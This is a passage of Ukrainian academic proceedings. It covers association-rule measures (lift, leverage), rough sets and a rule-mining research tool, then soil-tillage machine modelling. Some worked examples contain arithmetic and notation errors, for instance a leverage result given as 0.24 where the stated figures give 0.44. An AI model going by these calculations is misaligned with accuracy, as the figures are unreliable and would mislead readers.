Хоча  $Lift$  широко використовується, він не завжди виявляється вдалою мірою значимості правила. Правило  $X \rightarrow Y$  з меншою підтримкою  $Support$  і більшим ліфтом  $Lift$  може бути менш значимим, ніж альтернативне правило  $Z \rightarrow Y$  з більшою підтримкою й меншим ліфтом, тому що останнє застосовується для більшого числа транзакцій (студентів). Виходить, збільшення числа транзакцій приводить до зростання зв'язку між умовою й наслідком.

Характеристика, що названа «посиленням» ( $Leverage$ ), віддзеркалює наскільки «цікавою» може бути більш висока частота  $X$  і  $Y$  у комбінації з більш низьким підйомом. Посилення ( $Leverage$ ) визначається як різниця між спостережуваною частотою, з якої умова й наслідок з'являються спільно, і добутком частот появи умови й наслідку окремо:

$$Lev(X \rightarrow Y) = Supp(X \rightarrow Y) - Supp(X) \times Supp(Y).$$

Розглянемо асоціації  $X \rightarrow Y$  й  $Z \rightarrow Y$  з однаковою підтримкою  $Supp(X \rightarrow Y) = Supp(Z \rightarrow Y) = 1$ . Ліфти для даних асоціацій також будуть однаковими, оскільки для їхнього обчислення використовується підтримка  $Supp(X)$ , наприклад,  $Conf(X) = 0,8$ . Тоді  $Lift(X \rightarrow Y) = Lift(Z \rightarrow Y) = 10/8 = 1,25$ . Якщо ж розглянути значення підтримки, наприклад  $Supp(X \rightarrow Y) = 0.4$ ,  $Supp(Z \rightarrow Y) = 0.6$ ,  $Supp(X) = 0.4$ ,  $Supp(Y) = 0.6$ ,  $Supp(Z) = 0.4$ , то за значеннями  $Leverage$  можна визначити:

$$Lev(X \rightarrow Y) = Supp(X \rightarrow Y) - Supp(X) \times Supp(Y) = 0.4 - 0.4 \times 0.6 = 0.04,$$

$$Lev(Z \rightarrow Y) = Supp(Z \rightarrow Y) - Supp(Z) \times Supp(Y) = 0.6 - 0.4 \times 0.4 = 0.24,$$

та зробити висновок, що остання асоціація становить більший інтерес (має більшу значимість), тому що вона зустрічається частіше, тобто застосовується для більшого числа транзакцій (студентів).

Оскільки асоціативні правила по своїй природі носять імовірнісний характер, корисним є розгляд цих характеристик з погляду теорії ймовірностей. Підтримка  $Supp(X \rightarrow Y)$  визначається як відношення кількості записів у базі даних, що задовольняють правилу  $X \rightarrow Y$  до загальної кількості записів у базі даних. З погляду теорії ймовірностей підтримка визначає ймовірність наявності в об'єкті-транзакції двох ознак  $X$  і  $Y$ :  $P(XY)$ . Довіра  $Conf(X \rightarrow Y)$  (імовірність правила) визначають як відношення кількості записів, що задовольняють правилу, до

кількості записів, що задовольняють лівої частини твердження. З погляду теорії ймовірностей рівень довіри визначає умовну ймовірність

$$P_x(Y) = \frac{P(XY)}{P(X)}.$$

Тоді для асоціативного правила  $X \rightarrow Y$  повинні виконуватися наступні умови:

$$Supp(X \rightarrow Y) = P(XY) \geq \min Supp;$$

$$\frac{Supp(X \rightarrow Y)}{Supp(X)} = P_x(Y) \geq \min Conf,$$

де:  $Supp(X) = M(X)/M(БД)$  – відношення потужності множини транзакцій бази даних, що мають ознаку  $X \cup Y = X \vee Y$ , до кількості всіх транзакцій;  $Sup(X \rightarrow Y) = Supp(XY) = M(X \cup Y)/M(БД)$  – відношення потужності множини транзакцій, що мають ознаки  $X$  і  $Y$ , до множини всіх транзакцій.

Однак, цих двох характеристик недостатньо для якісної оцінки отриманих асоціативних залежностей з погляду теорії ймовірностей. Розглянемо одну із пропонованих додаткових характеристик – відношення ймовірності правила до ймовірності результату – *Lift*, який визначається як:

$$Lift(X \rightarrow Y) = \frac{P_x(Y)}{P(Y)} = \frac{Conf(X \rightarrow Y)}{Supp(Y)}.$$

Отже, *Lift* характеризує ступінь підвищення ймовірності події  $Y$  за умови появи події  $X$  відносно простої ймовірності події  $Y$ .

Друга, із пропонованих додаткових характеристик, посилення (*Leverage*), з погляду теорії ймовірностей визначає ймовірність суми двох залежних подій  $X$  та  $Y$ :

$$Lev(X \rightarrow Y) = Lev(XY) = Supp(XY) - Supp(X) \times Supp(Y).$$

Вищезгадані характеристики асоціативних правил дозволяють дати повну характеристику асоціації і, таким чином, становлять систему показників, що характеризує асоціативну залежність із погляду теорії ймовірностей.

Система двох величин (у цьому випадку двох ознак, двох частин асоціативного правила) з погляду теорії ймовірностей характеризується наступними значеннями ймовірностей:  $P_{00}, P_{01}, P_{10}, P_{11}$ . Для їхнього визначення потрібні, як мінімум три параметри. Знаючи три характеристики асоціативного правила  $X \rightarrow Y$ : *Support*, *Confidence* і *Lift*, можна однозначно визначити  $P_{00}, P_{01}, P_{10},$  і  $P_{11}$ . Виразимо *Support*, *Confidence* і *Lift* правила  $X \rightarrow Y$  через імовірності:

$$Sup(X \rightarrow Y) = P(XY) = P_{11};$$

$$Conf(X \rightarrow Y) = \frac{Supp(X \rightarrow Y)}{Supp(X)} = \frac{P(XY)}{P(X)} = \frac{P_{11}}{P_{11} + P_{10}};$$

$$Lift(X \rightarrow Y) = \frac{Sup(X \rightarrow Y)}{Sup(X)Sup(Y)} = \frac{P(XY)}{P(X)P(Y)} = \frac{P_{11}}{(P_{11} + P_{10})(P_{11} + P_{01})}.$$

Використовуючи наведені формули, одержимо значення ймовірностей:

$$P_{11} = Sup(X \rightarrow Y);$$

$$P_{10} = \frac{Sup(X \rightarrow Y)}{Conf(X \rightarrow Y)} - Sup(X \rightarrow Y) = Sup(X \rightarrow \bar{Y});$$

$$P_{01} = \frac{Conf(X \rightarrow Y)}{Lift(X \rightarrow Y)} - Sup(X \rightarrow Y) = Sup(\bar{X} \rightarrow Y);$$

$$P_{00} = 1 - P_{11} - P_{10} - P_{01} = \\ = 1 + Sup(X \rightarrow Y) - \frac{Sup(X \rightarrow Y)}{Conf(X \rightarrow Y)} - \frac{Conf(X \rightarrow Y)}{Lift(X \rightarrow Y)} = Sup(\bar{X} \rightarrow \bar{Y}).$$

Отже, для визначення всіх значень  $P_{00}$ ,  $P_{01}$ ,  $P_{10}$ ,  $P_{11}$  потрібні три характеристики асоціативного правила: *Support*, *Confidence* та *Lift*. При відсутності хоча б однієї з них усі ймовірності  $P_{00}$ ,  $P_{01}$ ,  $P_{10}$ ,  $P_{11}$  не можуть бути отримані (тобто для оцінки асоціативного правила досить три параметри). Таким чином, дана система характеристик задовольняє наступним умовам:

– «повнота» – набір параметрів досить повно характеризує асоціативне правило;

– «мінімальність» – набір характеристик не може бути зменшений;

– «ненадлишковість» – різні характеристики враховують різні показники асоціативної залежності;

– «операціональність» – кожна характеристика має зрозуміле формулювання і характеризує певні якості;

– «вимірність» – кожна характеристика має кількісну оцінку.

Слід зазначити, що на чисельні значення всіх трьох величин *Support*, *Confidence* та *Lift* накладаються обмеження:

$$0 < Supp(X \rightarrow Y) \leq 1,$$

$$Supp(X \rightarrow Y) \leq Conf(X \rightarrow Y) \leq 1.$$

Ще один підхід до генерації логічних правил заснований на теорії наближених множин. Теорія наближених множин, що розроблена Павлаком [8], послужила базою для розвитку цілого напрямку інтелектуального аналізу даних. Одним з основних понять теорії наближених множин є поняття «нерозрізненості» (або «нерозрізненого» відношення). Затверджується, що з різними елементами множини може асоціюватися однакова інформація, що унеможливорює точне визначення приналежності цих елементів до деякої множини (таку множини називають наближеною). Наближена множина характеризується двома апроксимаціями – нижньою, яка визначає елементи, які однозначно належать даній множині, і верхньою, яка визначає елементи, які можуть належати даній множині.

Розглянемо  $Y$  – деяку множини, що є підмножиною універсума  $U$  і  $I$  – відношення «нерозрізненості». Нижньою апроксимацією  $Y$  є:

$$I_*(Y) = \{y \in U : I(y) \subseteq Y\},$$

а верхньою апроксимацією:

$$I^*(Y) = \{y \in U : I(y) \cap Y \neq \emptyset\},$$

де  $I(y)$  визначає множини об'єктів, «нерозрізнених» з погляду наявної інформації. Під граничним регіоном (*boundary region*) розуміється

$BN_l = I^*(Y) - I_*(Y)$ . Таким чином, граничний регіон містить елементи, які належать верхній апроксимації множини й не належать нижньої. Якщо  $BN_l \neq 0$ , то множина  $Y$  є наближеною.

Для наближених множин вводиться також поняття функції приналежності:

$$\mu_Y^l(y) = \frac{|Y \cap I(y)|}{|I(y)|}, \quad 0 \leq \mu_Y^l(y) \leq 1.$$

Функція приналежності може бути використана для визначення верхньої, нижньої апроксимацій наближеного множини, а також граничного регіону:

$$I_*(Y) = \{y \in U : \mu_Y^l(y) = 1\};$$

$$I^*(Y) = \{y \in U : \mu_Y^l(y) > 0\};$$

$$BN_l(Y) = \{y \in U : 0 < \mu_Y^l(y) < 1\}.$$

З урахуванням вищезазначеного і поставленої мети можна зробити висновок, що найбільш перспективним з погляду реалізації методики перевірки й уточнення (класифікації) асоціативних правил, та її використання для створення дослідницької програмної системи, є підхід, заснований на теорії наближених множин.

**Розробка дослідницької програмної системи.** Для проведення досліджень розроблена дослідницька програмна система. Метою розробки є програмна реалізація моделі побудови узагальнених асоціативних (вирішальних) правил та їх аналізу на основі системи обраних характеристик. Дослідницька програмна система призначена для отримання за даними навчальної вибірки покриття, а також автоматизованого застосування знайдених правил до експериментальних даних.

Під час завантаження даних дослідницька програмна система формує покриття за алгоритмами *Apriori* або *AprioriTid*. При завантаженні даних покриття у полях групи «Характеристики експериментальної моделі» вкладки «Покриття» відображаються наступні значення, що розраховані системою (рис. 1): кількість рядків і стовпців, мінімальне, максимальне і середнє значення. Якщо дані експериментальної навчальної вибірки покриття представлені не в дискретному виді, то користувач може скористатися радіокнопкою «використовувати граничне значення», задати граничне значення й перетворити дані до дискретного вигляду.




Рисунок 1. Вкладка «Покриття»

Вкладка «Редагування вирішальних правил» дослідницької програмної системи містить табличний інтерфейс для відображення даних навчальної вибірки покриття та її вирішальних атрибутів у двох режимах – у режимі перегляду і у режимі редагування даних.

Вкладка «Визначення вирішальних правил» (рис. 2) призначена для керування автоматизованим процесом пошуку та перевірки вирішальних правил верхньої і нижньої апроксимації за даними навчальної вибірки покриття та її вирішальних атрибутів (верхня апроксимація – для вирішальних атрибутів, що ухвалюють значення «0», нижня апроксимація – значення «1»).




Рисунок 2. Вкладка «Визначення вирішальних правил»

На вкладці (рис. 2) в табличному виді відображається навчальна вибірка (верхня таблиця), вирішальні атрибути покриття (середня таблиця) та логічні вирішальні правила для верхньої й нижньої апроксимації (нижня таблиця). У верхній таблиці, відображаються дані навчальної вибірки. У колонках знаходяться вибірки з покриття, яким система в автоматизованому режимі дає

імена «Вибірка 1», «Вибірка 2», ..., «Вибірка N». У рядках стовпчиків таблиці перебувають атрибути, яким експертна система в автоматизованому режимі дає імена «Атрибут 1», «Атрибут 2», ..., «Атрибут N». У нижній таблиці подаються дані вирішальних атрибутів, з такими ж заголовками стовпчиків.

При натисканні на кнопку «Визначити» (рис. 2) система автоматично проводить аналіз даних і розраховує вирішальні правила. Вирішальні правила відображаються в нижній таблиці, при цьому використовуються наступні позначення: символ плюс «+» – логічне додавання (диз'юнкція, «OR»), символ множення «×» – логічне множення (кон'юнкція, «AND»).




Рисунок 3. Вкладка «Перевірка вирішальних правил»

На вкладці «Перевірка вирішальних правил» (рис. 3) в табличному виді відображаються експериментальні дані покриття (таблиця «Дані покриття»), вирішальні атрибути експериментальних даних (нижня таблиця) і знайдені вирішальні правила для нижньої апроксимації (таблиця «Вирішальні правила для нижньої апроксимації»). Для знаходження вирішальних атрибутів із застосуванням знайдених вирішальних правил користувачеві необхідно натиснути на кнопку «Знайти відповідні». Після розрахунків програмна система обновляє таблицю з вирішальними атрибутами та відображує в полі «Відібрано» – кількість відібраних вибірок, а у полі «з» – загальну кількість вибірок. Для наочності користувач може виділити вирішальні правила нижньої апроксимації (значення «1» атрибута вирішальних правил). Для цього необхідно натиснути на кнопку «Виокремити відповідні». При натисканні на дану кнопку виділяються вирішальні правила нижньої апроксимації, що дорівнюють «1» і відповідні по індексу вирішального правила стовпчика даних. Для зручності перегляду даних реалізований синхронний скролінг по горизонталі для таблиць із експериментальними даними і її вирішальними атрибутами.

**Висновок.** Отже, розроблена дослідницька програмна система реалізує такі функції:

– автоматизоване використання експериментальних даних (покриття) в якості навчальної вибірки за алгоритмами Apriori та AprioriTid;

– автоматизована обробка експериментальних даних і вирішальних атрибутів для їх приведення до дискретного виду з використанням граничного значення, заданого користувачем;

– автоматизоване відображення і редагування даних навчальної вибірки покриття та вирішальних атрибутів навчальної вибірки покриття;

– автоматизований розгляд всього обсягу даних навчальної вибірки покриття і визначення логічних виразів вирішальних правил верхньої і нижньої апроксимації для подальшого проведення аналізу вирішальних правил за експериментальними даними.

### Список літератури

1. Agrawal, R., Imielinski, T., Swami, A. Mining association rules between sets of items in large databases [Text]// R.Agrawal, T.Imielinski, A.Swami Proc. of the ACM SIGMOD Conference – Washington DC, USA, May 1993. – P. 207-216.

2. Qiankun Zhao, Sourav S. Bhowmick, Association Rule Mining: A Survey, Technical Report, CAIS, Nanyang Technological University, Singapore, 2003

3. Ish Nath Jha Samarjeet Borah, An Analysis on Association Rule Mining Techniques, International Conference on Computing, Communication and Sensor Network (CCSN), 2012.

4. Manisha Girotra, Kanika Nagpal Saloni inocha Neha Sharma Comparative Survey on Association Rule Mining Algorithms, International Journal of Computer Applications (0975 – 8887) Volume 84 – No 10, December 2013.

5. Sotiris Kotsiantis, Dimitris Kanellopoulos, AssociationRules Mining: A Recent Overview, GESTS International Transactions on Computer Science and Engineering, Vol.32 (1), 2006, pp. 71-82.

6. Gagandeep Kaur, Shruti Aggarwal , Performance Analysis of Association Rule Mining Algorithms, International Journal of Advanced Research in Computer Science and Software Engineering, Volume 3, Issue 8, August 2013, ISSN: 2277 128X.

7. Ming-Syan Chen, Jiawei Han, P.S.Yu, Data mining: an overview from a database perspective, IEEE Transactions on Knowledge and Data Engineering, Volume:8, Issue: 6 ISSN: 1041-4347, pp.866 – 883

8. Pawlak Z. Rough sets, rough relations and rough functions // Fundamenta Informaticae. – 1996. – Vol. 27, № 2/3. – P. 103-108.

## МАТЕМАТИЧНИЙ РОЗРАХУНОК ЕНЕРГООЩАДНОЇ ТЕХНОЛОГІЇ ОБРОБІТКУ ҐРУНТУ

**Корчак Микола Миколайович**

к.т.н., доцент

Заклад вищої освіти «Подільський державний університет»

Оптимізацію об'єктів механізації сільськогосподарського виробництва пропонують проводити при таких значеннях факторів, коли необхідний параметр досягне потрібного найбільшого чи найменшого значення [1].

Основи моделювання технологічних процесів та основні методи побудови-аналізу математичних моделей сільськогосподарських машин наведено в [2].

При виконанні технологічного способу ґрунтообробною машиною відбувається прогнозована зміна агрофізичного стану ґрунту в результаті комплексної дії всіх робочих органів.

При технологічному способі обробітку можна розглядати схему, побудовану за принципом “вхід-вихід”. Вхідними змінними виступають зовнішні чинники обставин  $X$  – умови роботи та керування  $U$  – регламенти технологічних процесів, окремі з яких змінюються в часі  $t$ :

$$X = [x_1, x_2(t), \dots, x_n(t)], n \in \Sigma_{вх}, \quad (1)$$

де  $\Sigma_{вх}$  – множина вхідних чинників умов роботи;

$$U = [u_1, u_2(t), \dots, u_n(t)], n \in \Sigma_{кер}, \quad (2)$$

де  $\Sigma_{кер}$  – множина керованих чинників технологічних режимів роботи машини.

Вихідні змінні представимо сукупністю параметрів, які визначають якість роботи, енергетичні та техніко-економічні показники роботи машини:

$$Y = [y_1(t), y_2(t), \dots, y_n(t)], n \in \Sigma_{вих}, \quad (3)$$

де  $\Sigma_{вих}$  – множина вихідних параметрів.

Основною складовою комбінованого способу обробітку ґрунту, засміченого рослинними залишками є ґрунтообробна машина – технічна система, що містить робочі органи з конструкційно-технологічними взаємозв'язками. Технологічна структура комбінованої ґрунтообробної машини відображається множиною відповідних робочих органів  $Q$ , об'єднаних в операційні групи  $\Pi$  з певною послідовністю для виконання робочих процесів:

$$Q = [\Pi] \quad (4)$$

Розглядаючи функціонування комбінованої ґрунтообробної машини при технологічному способі обробітку ґрунту, засміченого рослинними залишками, проаналізуємо показники вихідних вимог до обробітку ґрунту за схемою: “об'єкт впливу – вплив – результат”.

При обробітку об'єктом впливу буде певна ділянка поля із своїм рельєфом та фактичним станом ґрунту, що визначає умови функціонування машини, яка,



виконуючи певну операцію, змінює стан ґрунту. Необхідний результат визначається передумовами функціонування технічних засобів та агротехнічними вимогами.

Область функціонування обставин технологічного способу обробітку ґрунту, засміченого рослинними залишками грубостеблових культур, задається множиною кліматичних та ґрунтово-фізичних параметрів. Для розглядуваного конкретного випадку ряд чинників приймають певне фіксоване значення, яке визначається доцільністю виконання даного технологічного способу взагалі.

Умови функціонування за стабільністю показників можна розділити на: незмінні, стабільні на період обробітку, змінні під впливом машини. Незмінними в процесі роботи ґрунтообробної машини є рельєф, склад ґрунту; стабільною на період обробітку є температура повітря і ґрунту, вологість ґрунту та інше. В результаті впливу машини змінюється щільність ґрунту, його агрегатно-фракційний склад, вирівняність поля тощо.

З агротехнічних показників акцентуватимемо увагу на показниках якості виконання технологічного способу і виберемо найважливіші з них – кришення ґрунту, подрібнення та заробку рослинних залишків.

Енергетичні показники доцільно представити тяговим опором комбінованої ґрунтообробної машини та потужністю на її привод, оскільки, в залежності від робочої швидкості і глибини обробітку, вони визначають ступінь завантаження двигуна трактора, витрати пального, буксування рушіїв тощо. Експлуатаційно-технологічні показники задаються робочою швидкістю, глибиною обробітку і шириною захвату.

В результаті проведеного аналізу, параметричний запис математичної моделі технологічного способу обробітку ґрунту, засміченого рослинними залишками, що виконується комбінованою ґрунтообробною машиною, запишемо у вигляді функції:

$$Y[y_1(t), y_2(t), y_3(t), y_4(t), y_5(t)] = F\{X[x_1, x_2(t), x_3(t)], U[u_1, u_2(t), u_3(t), u_4(t)], Q[\Pi]\}, \quad (5)$$

де  $y_1(t)$  – вихідний параметр тягового опору ( $R_{азр}$ );

$y_2(t)$  – вихідний параметр кришення ґрунту ( $K_{кр}$ );

$y_3(t)$  – вихідний параметр подрібнення рослинних залишків ( $K_n$ );

$y_4(t)$  – вихідний параметр заробки рослинних залишків ( $K_з$ );

$y_5(t)$  – вихідний параметр потужності на привод ( $N_n$ );

$x_1$  – вхідний параметр питомого опору ґрунту ( $R_{п.т.р}$ );

$x_2(t)$  – вхідний параметр твердості ґрунту ( $P_{р}$ );

$x_3(t)$  – вхідний параметр вологості ґрунту ( $W_{р}$ );

$u_1(t)$  – вхідний параметр робочої швидкості ( $V_{р}$ );

$u_2(t)$  – вхідний параметр робочої ширини ( $B_{р}$ );

$u_3(t)$  – вхідний параметр глибини обробітку ( $H_{фр}$ );

$u_4(t)$  – вхідний параметр частоти обертання фрезерного барабана ( $n_{фр.бар}$ );

$Q$  – параметри технологічної структури машини.

Модель комбінованого способу обробітку ґрунту, засміченого рослинними залишками зображена на рис. 1.




Рис. 1. Модель технологічного способу обробітку ґрунту

Обґрунтування технологічної схеми, перехід до опису процесів комбінованої ґрунтообробної машини та визначення характеристик робочих органів пов'язане з визначенням параметрично-технологічної структури машини  $Q$ . Через велику кількість компонентів параметрів  $Q$ , дослідження і встановлення їх значень можливе шляхом поєднання теоретичного аналізу та практичного вивчення їх взаємодії і впливу на ґрунт та рослинні залишки.

Оскільки аналітична модель не враховує ряду факторів, а окремі розглядає наближено, то для її достовірності необхідна експериментальна ідентифікація. Тому, для моделювання способу обробітку поля, засміченого рослинними залишками грубостеблових культур, використовували об'єднану аналітично-експериментальну модель, реалізація якої дозволила вирішити основні задачі моделювання – аналіз, синтез і оптимізацію.

Аналіз прогнозує вихідні якісно-енергетичні показники для певних умов роботи і визначені параметри комбінованої ґрунтообробної машини, вирішує питання використання в реальних умовах.

Теоретично синтезувати комбіновану машину у повному обсязі складно через невизначеність взаємозв'язків різних робочих органів, режимів і умов їх роботи. Саме тому, доцільно поєднати задачі синтезу та оптимізації, враховуючи встановлені умови і потрібні результати роботи. Виходячи з формули (5), функціональна параметрична структура машини має вигляд:

$$Q = F[Y, X, U]. \quad (6)$$

Конструкційно-технологічні показники різних робочих органів визначаються вирішенням задачі оптимізації в межах відповідного процесу при встановлених внутрішніх факторних зв'язках і взаємозв'язках, які з'являються під час взаємодії з ґрунтом та рослинними залишками.

**Висновки.** 1. З формул (5) і (6) видно, що розкриття суті способу обробітку

засміченого поля пов'язане з параметрами умов початкового стану ґрунту; визначенням технологічної структури машини, взаємозв'язків та взаємодії робочих органів, встановленням технологічних режимів роботи; дослідженням впливу всіх перелічених чинників на результат її роботи.

2. Основні результати досліджень опубліковані в матеріалах конференцій та наукових фахових виданнях [3-34].

### Список літератури

1. Хайлис Г.А. Основы теории и расчёта сельскохозяйственных машин: Учебное пособие / Хайлис Г.А. – К. : УСХА, 1992. – 240 с.

2. Лурье А.Б. Расчёт и конструирование сельскохозяйственных машин / Лурье А.Б., Громбчевский А.А. – Л. : Машиностроение, 1977. – 528 с.

3. Корчак М.М. Дослідження вібраційного вирівнювального ґрунто-обробного пристрою / М.М. Корчак // Вісник аграрної науки, № 4. – К., 2011. – С. 72–74.

4. Корчак М.М. Дослідження характеру засміченості поля листостебельними та корневими залишками після збирання кукурудзи / М.М. Корчак, С.В. Єрмаков // Збірник наукових праць Подільського державного аграрно-технічного університету. – Кам'янець-Подільський, 2007. – Вип. 15. – С. 498-504.

5. Корчак М.М. Теоретичні дослідження впливу дискового ножа на процес розрізання рослинних залишків грубостеблових культур в міжряддях / М.М. Корчак // Збірник наукових праць Подільського державного аграрно-технічного університету. – Кам'янець-Подільський, 2009. – Вип. 17. – С. 450–458.

6. Корчак М.М. Розробка комбінованого способу та подрібнювача для ґрунту, засміченого рослинними залишками / М.М. Корчак // Вісник Львівського національного аграрного університету: Агроінженерні дослідження. – Львівський національний агроуніверситет, 2009. – №13, т. 1. – С. 155–163.

7. Корчак М.М. Теоретичні дослідження впливу розподільника на процес розподілу розрізаних рослинних залишків грубостеблових культур з міжрядь на рядки посіву / М.М. Корчак // Збірник наукових праць Подільського державного аграрно-технічного університету. – Кам'янець-Подільський, 2010 – Вип. 18. – С. 517–524.

8. Корчак М.М. Аналіз технологій і конструкцій машин для обробітку ґрунту, засміченого рослинними залишками грубостеблових культур з розробкою комбінованого способу та подрібнювача для його реалізації / М.М. Корчак // Праці ТДАТУ, 2010 – Вип. 10, Т.7 – С. 299–312.

9. Корчак М.М. Результати відсіюючого та пошукових експериментальних досліджень подрібнювача рослинних залишків грубостеблових культур / М.М. Корчак // Збірник наукових праць Вінницького національного аграрного університету. Серія: Технічні науки. – Вінниця, 2011. – Вип. 9. – С. 76–94.

10. Корчак М.М. Результати основних польових експериментальних досліджень подрібнювача рослинних залишків грубостеблових культур / М.М. Корчак // Збірник наукових праць Подільського державного аграрно-технічного університету. – Кам'янець-Подільський, 2011. – Вип. 19. – С. 531–542.

11. Обґрунтування технологічних параметрів подрібнювача рослинних залишків грубостеблових культур // Автореф. дис. ...канд. техн. наук : 05.05.11 / Корчак Микола Миколайович; Вінниц. нац. аграр. ун-т. – Вінниця, 2011. – 20 с.

